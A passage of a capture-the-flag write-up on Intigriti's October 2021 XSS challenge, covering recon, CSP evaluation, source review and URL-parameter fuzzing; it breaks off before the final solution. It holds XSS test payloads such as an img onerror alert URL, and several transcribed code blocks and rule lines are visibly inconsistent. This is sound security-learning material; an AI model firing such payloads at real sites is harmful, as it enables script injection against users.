

Intigriti October 2021 Challenge: XSS Challenge 1021 by 0xTib3rius

In October ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member 0xTib3rius.



Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert(document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge


To be simple a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Recon


First things first and that is trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge home page shows the rules of the challenge and at the bottom a nice halloween message.



Actually reading the “halloween” message already reveals a first hint to get us an entry point to start the challenge.

We get an URL parameter that can be used: “?HTML=”




Before jumping right onto this parameter lets first inspect the challenge page source code to see if we can find other useful hints.

Except for the iframe leading to another webpage nothing more is revealed here.

```
1 <!DOCTYPE html>
2 <html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
3 <title>Intigriti October Challenge</title>
4
5 <meta name="twitter:card" content="summary_large_image">
6 <meta name="twitter:site" content="@Intigriti">
7 <meta name="twitter:title" content="October XSS Challenge - Intigriti">
8 <meta name="twitter:description" content="Find the XSS and WIN Intigriti swag.">
9 <meta name="og:type" content="article">
10 <meta name="og:title" content="October XSS Challenge - Intigriti">
11 <meta property="og:url" content="https://challenge-1021.intigriti.io/">
12 <meta property="og:image" content="https://challenge-1021.intigriti.io/share.jpg">
13 <meta property="og:description" content="Find the XSS and WIN Intigriti swag.">
14 <meta property="og:share_type" content="link">
15 <link href="https://fonts.googleapis.com/css2?family=Poiret+One&display=swap" rel="stylesheet">
16 <link href="style.css" rel="stylesheet">
17 </head>
18 <body>
19 <section id="wrapper">
20 <div id="challenge-container">
21 <div id="challenge-card-header">
22   <div class="card-avatar">
23     <img alt="creator.jpg" alt="creator">
24   Intigriti's October XSS challenge
25   By <a href="https://twitter.com/0xTib3rius" target=_blank>#0xTib3rius</a>
26 </div>
27 <div id="challenge-info">
28   <p>Find a way to execute arbitrary javascript on this page and win Intigriti swag.</p>
29   <p>Rules:</p>
30   <ul>
31     <li>This challenge runs from 25 October until 31 October, 11:59 PM CET.</li>
32     <li>Out of all correct submissions, we will draw six winners on Tuesday, 2nd of November:</li>
33     <li>Three randomly drawn correct submissions</li>
34     <li>Three best write-ups</li>
35   </ul>
36 </div>
37 <div id="challenge-content">
38   <ul>
39     <li>Every winner gets a €50 swag voucher for our <a href="https://swag.intigriti.com/" target=_blank>swag shop</a></li>
40     <li>The winners will be announced on a <a href="https://www.intigriti.com/share.jpg" target=_blank>Twitter post</a>.</li>
41     <li>Every participant will add a tip to a <a href="https://go.intigriti.com/challenge-tips" target=_blank>announcement tweet</a>.</li>
42     <li>Join our <a href="https://go.intigriti.com/discord" target=_blank>Discord</a> to discuss the challenge!</li>
43   </ul>
44 </div>
45 <div id="solution">
46   <ul>
47     <li>The solution...</li>
48     <li>Should work on the latest version of Chrome & Firefox.</li>
49     <li>Should execute <code>alert(document.domain)</code>.</li>
50     <li>Should leverage a cross site scripting vulnerability on this domain.</li>
51     <li>Should be able to exploit it to MiTM attacks.</li>
52     <li>Should be reported at <a href="https://go.intigriti.com/submit-solution">go.intigriti.com/submit-solution</a>.</li>
53   </ul>
54 </div>
55 <div id="bottom">
56   <p>Reset your payloads down below!</p>
57 </div>
58 </div>
59 <div class="card-container">
60   <img alt="challenge/challenge.php" width="100%" height="700px"/>
61 </div>
62 </section>
63 </div>
64 </body>
65 </html>
```

Next step of the recon phase is visiting the “challenge.php” iframe page to see if more interesting stuff can be found there.

The page shows nothing new:



The source code from this page is a lot more interesting and reveals some Javascript code which is always useful in a XSS attack.

The main part of this source code reveals the CSS styling for the page (flying bats, intigrati light box at the side of the page...).

More interesting are the CSP rules set at the top of the page. The CSP or “**Content Security Policy**” is an added layer of security that helps to detect and mitigate certain types of attacks, including XSS and data injection attacks.

<https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

```
1 <html lang="en">
2   <head>
3     <title>80000000!</title>
4   <meta
5     http-equiv="Content-Security-Policy"
6     content="default-src 'none'; script-src 'unsafe-eval' 'strict-dynamic' 'nonce-bf42997ca936c3609c7370368e892767'; style-src 'nonce-c7800bb180f577dccf4e4d6ec38451af'
7     name="lock-ssleay">
8   <meta
9     style="none;" content="c7800bb180f577dccf4e4d6ec38451af">
10    .#lock-ssleay {
11      display: none;
12    }
13  </meta>
14
15  #html {
16    text-align: center;
17  }
18
19  /* ::::::::::::::: Presentation css */
20  * {
21    margin: 0;
22    padding: 0;
23    border: 1px solid black;
24    --locked-color: #5fadbf;
25    --unlock-color: #ff5153;
26    font-family: "Courier New", sans-serif;
27  }
28
29  .container {
30    -webkit-user-select: none; /* Chrome all / Safari all */
31    -moz-user-select: none; /* Firefox all */
32    -ms-user-select: none; /* IE 10+ */
33    user-select: none;
34    display: flex;
35    align-items: center;
36    justify-content: center;
37    min-height: 100px;
38    padding-top: 30px;
39  }
40
41  :root {
42    --basecolor: hsl(20, 70%, 40%);
43  }
44
45  body {
46    background: #222;
47    text-align: center;
48  }
49
50  /* Layout and font */
51  .wrapper {
52    width: 700px;
53    position: relative;
54    margin: auto;
55  }
56
57  .bat-overlay,
58  .text {
59    width: 100px;
60    height: 100px;
61    position: absolute;
62    top: 0;
63    left: 0;
64  }
65
66  h1 {text-align: center;
67  color: var(--basecolor);
68  line-height: 8.5em;
69  }
```

And the last part of the code showing some Javascript:

Take aways from our recon:

- We have an URL parameter: "?HTML=
- A CSP policy seems to be implemented to prevent XSS attacks

Phase 1: CSP

The first thing that catches our eye is the CSP policy that seems to be set to prevent XSS attacks. My first idea here is to figure out what the policy for this site blocks or allows. I am far from an expert in CSP but fortunately Google has a nice tool to analyse CSP policies.

<https://csp-evaluator.withgoogle.com/>

The screenshot shows a web browser window with the URL 'csp-evaluator.withgoogle.com' in the address bar. The page title is 'CSP Evaluator'. It features a green shield icon with a white checkmark. Below the title, there is a brief description of the tool's purpose: 'CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks. It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a large-scale study and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a Chrome extension) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.' There is a text input field labeled 'Paste CSP or URL (starting with http:// or https://) here.' and a dropdown menu 'CSP Version 3 (nonce based + backward compatibility checks)'. At the bottom is a 'CHECK CSP' button.

Here we can paste the CSP line or the URL:

The screenshot shows the same 'CSP Evaluator' tool interface. In the text input field, a complex CSP policy is pasted:
`default-src 'none'; script-src 'unsafe-eval' 'strict-dynamic'
'nonce-bf42997ca936c3609c7370368e892767'; style-src 'nonce-c7800bb180f577dccf4e4d6ec38451af'`

Below the input field, the dropdown is set to 'CSP Version 3 (nonce based + backward compatibility checks)'. At the bottom is a 'CHECK CSP' button. Underneath the button, the text 'Evaluated CSP as seen by a browser supporting CSP Version 3' is followed by a table with two rows:

Result	Directive	Notes
✓	default-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.
✗	script-src	Consider adding https: and http: uris (ignored by browsers supporting 'strict-dynamic') to be backward compatible with older browsers.

At the very bottom right, there is a link 'expand/collapse all'.

The last 2 points mentioned by the CSP evaluator seem to be useful. DOM XSS sinks seem not to be 100% protected and we can still use <base> tags if needed. Those are 2 things we can keep in our mind while fuzzing the application.

Something else not shown by the Google CSP evaluator is the “unsafe-eval” added to the CSP which allows us to use the Javascript eval() function. This can really become useful when trying to execute XSS: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/script-src>

CSP: child-src
CSP: connect-src
CSP: default-src
CSP: font-src
CSP: form-action
CSP: frame-ancestors
CSP: frame-src
CSP: img-src
CSP: manifest-src
CSP: media-src
CSP: navigate-to
CSP: object-src

'self'
Refers to the origin from which the protected document is being served, including the same URL scheme and port number. You must include the single quotes. Some browsers specifically exclude blob and filesystem from source directives. Sites needing to allow these content types can specify them using the Data attribute.

'unsafe-eval'
Allows the use of eval() and similar methods for creating code from strings. You must include the single quotes.

Phase 2: Analysing the Javascript source code

Our initial recon showed a few lines of JavaScript code. I am not a Javascript or web development expert but I always try to understand what the application is doing.

```

531 </div>
532
533 <script nonce="bf42997ca936c3609c7370368e892767">document.getElementById('lock').onclick = () => {document.getElementById('lock').classList.toggle('unlocked')};</script>
534 <script nonce="bf42997ca936c3609c7370368e892767">
535 window.addEventListener("DOMContentLoaded", function () {
536   e = '')}'' + new URL(decorator.href).searchParams.get("xss");
537   c = document.querySelectorById("body").lastElementChild;
538   if (c.id == "intigrity") {
539     l = c.lastElementChild;
540     i = l.innerHTML.trim();
541     f = i.substring(i.length - 4);
542     e = f + e;
543   }
544   let s = document.createElement("script");
545   s.type = "text/javascript";
546   s.appendChild(document.createTextNode(e));
547   document.body.appendChild(s);
548 });
549 </script>
550 </div>
551 <!-- !!! -->
552 <div id="html" class="text"><h1 class="light">HALLOWEEN HAS TAKEN OVER!</h1>ARE YOU SCARED?<br/>ARE YOU STILL SANE?<br/>NOBODY CAN BREAK THIS!<br/>NOBODY CAN SAVE INTIGRITI<br/>
553 <!!-- !!! -->
554 <div class="a">'</div>
```

I try to explain for my own understanding what is happening at each step:

Line 533: The line of code looks for an HTML element with the id set to “lock” and when clicked it gets “unlocked”. This seems to be related to CSS styling and a colour change that is made onclick:

```

18 * ::::::::::::::: Presentation css *
19 * {
20   margin: 0;
21   padding: 0;
22   box-sizing: border-box;
23   --locked-color: #5fadb7;
24   --unlocked-color: #ff5153;
25   font-family: "Courier New", sans-serif;
26 }
27 }
```

Line 535: What I can understand from this is that it waits until the DOM is loaded to proceed with the next steps.

Line 536: After the DOM is loaded the code searches for a URL parameter “XSS”. In front of the value of this parameter following characters are placed:)] } '

Line 537: This line searches in the entire “body” tag of the source code for the last HTML element.

Line 538: If the element found from the previous line of code has the “id=intigriti” set we can proceed with the if statement.

Line 539: If the id in the previous step was correct the “l” variable will be set to the last HTML element of the code taken in Line 537.

Line 540: Trim removes the whitespace from both the ends of the previous captured string if I am correct.

Line 541: Takes the last 4 character of our string of the previous line of code.

Line 542: Will combine our XSS parameter value with the string it got from our previous line of code.

Line 544 – 547: This will add the previous strings into the HTML code of the source page between script tags.

```
<script type="text/javascript">)']}OurControllableString</script>
```

To be honest the most important we need to remember at this moment is following:

- URL parameter: ?HTML=
- URL parameter: &XSS=
- The last element in the body tag of the HTML page should have the “id=intigriti” set otherwise an important part of the Javascript code is skipped.

Phase 3: Parameter fuzzing

Reading over the source code is nice but using the application and setting breakpoints will make things more clear and understandable.

We start simple with following URL and parameter values to check for reflections:

<https://challenge-1021.intigriti.io/challenge/challenge.php?html=test1&xss=test2>

I use the parameter values “test1” and “test2” to see a clear difference where they reflect in the source code.

“Test1” value is clearly visible on our page. “Test2” value is reflected in the source code between JavaScript tags.

The screenshot shows a browser window with developer tools open. The main content area displays the word "test1" in large orange letters. Two arrows point from the text "test1" to the developer tools interface: one red arrow points to the "Elements" tab, and one green arrow points to the "Styles" tab. The "Elements" tab shows the DOM structure of the page, including the script tag where "test2" is reflected. The "Styles" tab shows a CSS rule for the selector `challenge.p_ss=test2;20` with the following properties: margin: 0, padding: 0, box-sizing: border-box, --locked-color: #5fadb; --unlocked-color: #ff5153; font-family: "Courier New", sans-serif;. The "Styles" tab also includes a note about user agent stylesheet and a display none rule.

```
<html lang="en">
  <head></head>
  <body id="body"> (flex)
    ><div class="wrapper" >_</div>
    <div ! ! ! -->
      <div class="html" class="text">
        <h1 class="light">:: 1</h1>
      </div>
    <!-- ! ! ! -->
      <div class="a">*</div>
    ><div id="container" >_</div> (flex)
      <script type="text/javascript">})'test2</script> == $0
    </body>
</html>
```

Style	Value
margin	0
padding	0
box-sizing	border-box
--locked-color	#5fadb
--unlocked-color	#ff5153
font-family	"Courier New", sans-serif
user agent stylesheet	display: none;

What we can see at this point is that our “test2” parameter reflects between Javascript tags which seems easy to exploit by just setting “alert()” as parameter value.

This was probably too easy. As we had seen before analysing the Javascript code following is added to our parameter value `)]}'` This breaks our payload as it is non valid Javascript.

The screenshot shows a browser window with the URL `challenge-1021.intigrity.io/challenge/challenge.php?html=test1&xss=alert()`. The page displays the word "test1" in large orange letters, flanked by two black bat icons. To the right is a vertical orange bar with the word "INTIGRITY". The browser's developer tools are open, specifically the Elements tab. A red arrow points from the browser window to the source code in the Elements tab, highlighting a script tag:

```
<script type="text/javascript">)]}'alert()</script> == $0
```

The developer tools also show the computed styles for the alert() function:

```
* { challenge.p_=alert():20
    margin: 0;
    padding: 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5f153;
    font-family: "Courier New", sans-serif;
}
```

The first parameter "?html=" reflects between HTML tags. An easy payload to fire XSS in HTML context is following: ``
(Spaces become %20 when they are URL encoded.)

The screenshot shows a browser window with the URL `challenge-1021.intigrity.io/challenge/challenge.php?html=<img%20src=x%20onerror=alert()%gt;&xss=test2`. The page displays several black bat icons against a dark background. To the right is a vertical orange bar with the word "INTIGRITY". The browser's developer tools are open, specifically the Elements tab. A red arrow points from the browser window to the source code in the Elements tab, highlighting an img tag:

```

```

The developer tools also show the computed styles for the img tag:

```
* { challenge.p_ss=test2:20
    margin: 0;
    padding: 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5f153;
    font-family: "Courier New", sans-serif;
}
script {
    user agent stylesheet
    display: none;
}
```

Nice try but we did forget about something. Our CSP policy is blocking this kind of XSS payload as shown in the console of the developer tools:

The screenshot shows a browser window with developer tools open. The URL is challenge-1021.intigriti.io/challenge/challenge.php?html=<img%20src=x%20onerror=alert()%>&xss=test2. The console tab is selected, displaying the following errors:

- Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-3665c483808dd76f120f437b8df7c151'". Either the 'unsafe-inline' keyword, a hash ('sha256-49KJ0M0BE1zjT0c01nJkF5R5mw+2a7hQgnPugpJ/Gq='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
- Uncaught TypeError: Cannot set properties of null (setting 'onclick')
- Uncaught SyntaxError: Unexpected token '
- Refused to load the image 'https://challenge-1021.intigriti.io/challenge/x' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'img-src' was not explicitly set, so 'default-src' is used as a fallback.
- Refused to execute inline event handler because it violates the following Content Security Policy directive: "script-src 'unsafe-eval' 'strict-dynamic' 'nonce-f42d0663e969a8cd838421f83ee17503'". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.

Immediately trying to inject XSS payloads is not working. We need to take a few steps back and see what else is possible to inject.

The second parameter lands between Javascript tags so we can use this to add any Javascript code but the `)]'` characters are added to our payloads which makes it very hard at this point to do something useful here.

Lets focus on the first parameter “?html=” first as this one seems to be cleanly reflected. The CSP prevents us from most payloads but still some other things can be achieved from this parameter.

As our XSS payload did not work we try to inject some simple HTML code to build further from that:

<i>test1</i> should be reflected in *italic* if our HTML injection works. (URL encoded: %3Ci%3CEtest1%3C%2Fi%3E)

<https://challenge-1021.intigriti.io/challenge/challenge.php?html=%3Ci%3CEtest1%3C/i%3E&xss=test2>



The screenshot shows a browser window with the URL `challenge-1021.intigriti.io/challenge/challenge.php?html=<i>test1</i>&xss=test2`. The word "test1" is displayed in a large, italicized, orange font in the center of the page. A red arrow points from the URL bar down to the "test1" text. The page has a dark background with two small bat icons. To the right, there is a vertical rectangular logo with the word "INTIGRITI" written vertically in orange. At the bottom of the page, the developer tools' Elements tab is open, showing the HTML structure and the CSS styles applied to the "test1" text. The CSS includes a rule for the "challenge.p-ss=test2" class, which sets the font-family to "Courier New", sans-serif, and applies italic styling.

```
<html lang="en">
  <head></head>
  <body id="body"> (flex)
    ><div id="wrapper" > ...</div>
    <!-- !1 -->
    ><div id="html" class="text">
      <h1 class="light">
        <i>test1</i>
      </h1>
    </div>
    <!-- !1 -->
    ><div class="a">"</div>
    ><div id="container"></div> (flex)
      <script type="text/javascript">})+test2</script> == $0
    </body>
  html body#body script
```

Styles	Computed	Layout	Event Listeners	»
Filter :hov .cls + , [4]				
element.style { }				
* { challenge.p-ss=test2:20				
margin: 0;				
padding: 0;				
box-sizing: border-box;				
--locked-color: #5fadbf;				
--unlocked-color: #ff5f15;				
font-family: "Courier New", sans-serif;				
script { user agent stylesheet				
display: none;				


Test1 is shown in *italic* so our HTML injection is working.

Phase 4: Source code deep dive

We reached a point where we know we can do HTML injection via the first parameter and the second parameter reflects between Javascript tags but some useless characters are added breaking the code execution.

Time to set some breakpoints in the code and check how the exact execution goes.

First set the breakpoints and then go step by step through the code. The first Javascript line which checks for the HTML element with “id=lock” distracted me a bit in the beginning but seems to me completely useless to fire XSS. Even if no HTML element with “id=lock” is found this step is skipped and the code proceeds:



```
challenge.php?h...</>&xss=test2 x
529   </svg>
530
531   </div>
532
533   <script nonce="13717146a0ecde7fa280e769946ac9e2">document.getElementById('lock').onclick = () => {document.getElementById('lock').classList.add('light'); window.addEventListener('DOMContentLoaded', function () {
534     e = document.createElement('script') + new URL(location.href).searchParams.get('xss');
535     c = document.getElementById("body").lastElementChild;
536     if (c.id == "intigriti") {
537       l = c.lastElementChild;
538       i = l.innerHTML.trim();
539       f = i.substring(0, i.length - 4);
540       e = f + e;
541     }
542     let s = document.createElement("script");
543     s.type = "text/javascript";
544     s.appendChild(document.createTextNode(e));
545     document.body.appendChild(s);
546   });
547   };
548
549   </script>
550   </div>
551   <!-- !!! -->
552   <div id="html" class="text"><h1 class="light"><i>test1</i></h1></div>
553   <!-- !!! -->
554   <div class="a">"</div>
555   </body>
556   <div id="container">
557     <span>I</span>
      
```

The script then waits until the DOM is loaded and reads the value of the second “&xss=” parameter.

After that we reach an interesting point. The code checks the HTML body tag for the last HTML element between those body tags. To enter the if statement and proceed with the code the last HTML element between the body tags must have the “id=intigriti” set.

```

529     </svg>
530   </div>
531   </div>
532   </div>
533   <script nonce="13717146a0ecd7fa200e7699a6ac9e2">document.getElementById('lock').onclick = () => {document.getElementById('lock').classList.add('locked'); window.addEventListener('DOMcontentloaded', function () {
534     let e = () => new URL(location.href).searchParams.get('xss');
535     c = document.getElementById('body').lastElementChild;
536     if (c.id === 'intigriti') {
537       l = c.lastElementChild;
538       l.innerHTML = l.innerHTML.substring(0, l.innerHTML.length - 4);
539       l.innerHTML = l.innerHTML.trim();
540       l.innerHTML = l.innerHTML.substring(0, l.innerHTML.length - 4);
541       e = r + e;
542     }
543     let s = document.createElement("script");
544     s.type = "text/javascript";
545     s.appendChild(document.createTextNode(e));
546     s.appendChild(document.createTextNode(`>${r}`));
547     document.body.appendChild(s);
548   });
549   </script>
550 </div>
551 </div>

```

The last HTML element the code finds between the body tags is saved in the “c” variable. We can easily see the value of “c” via the developer tools:

```

529     </svg>
530   </div>
531   </div>
532   </div>
533   <script nonce="13717146a0ecd7fa200e7699a6ac9e2">document.getElementById('lock').onclick = () => {document.getElementById('lock').classList.add('locked'); window.addEventListener('DOMcontentloaded', function () {
534     let e = () => new URL(location.href).searchParams.get('xss');
535     c = document.getElementById('body').lastElementChild;
536     if (c.id === 'intigriti') {
537       l = c.lastElementChild;
538       l.innerHTML = l.innerHTML.substring(0, l.innerHTML.length - 4);
539       l.innerHTML = l.innerHTML.trim();
540       l.innerHTML = l.innerHTML.substring(0, l.innerHTML.length - 4);
541       e = r + e;
542     }
543     let s = document.createElement("script");
544     s.type = "text/javascript";
545     s.appendChild(document.createTextNode(e));
546     s.appendChild(document.createTextNode(`>${r}`));
547     document.body.appendChild(s);
548   });
549   </script>
550 </div>
551 </div>

```

Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-e94b123adb2d12793874c04d99a3c790'". Either the 'unsafe-inline' keyword, a hash ('sha256-49CD0MbElz7t0c1UnjkF5R5mw+2a7hGgnPupgJGw='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.

Uncaught TypeError: Cannot set properties of null (setting 'onclick') at challenge.php?html=<1>/>xss=test2:533

Variable “c” contains the `<div>` tag with “id=container” which is actually the light box at the right side of the screen showing the intigriti letters.

We are stuck at this point as our Javascript code wants variable “c” to contain “id=intigriti” and not “id=container”

The marked part of the code is skipped in this situation:

The screenshot shows a browser window with the URL `challenge-1021.intigriti.io/challenge/challenge.php?html=<i>test1</i>&xss=test2`. The page content displays the word "test1" in large orange letters, with a small bat icon flying over it. The browser's developer tools are open, specifically the Sources tab, which is paused in a debugger. The code being analyzed is a JavaScript snippet from the file `challenge.php?html=<i>test1</i>&xss=test2`. The debugger highlights several lines of code, particularly the creation of a new script element and its insertion into the document body.

```
Paused in debugger |▶| ⏪
```

```
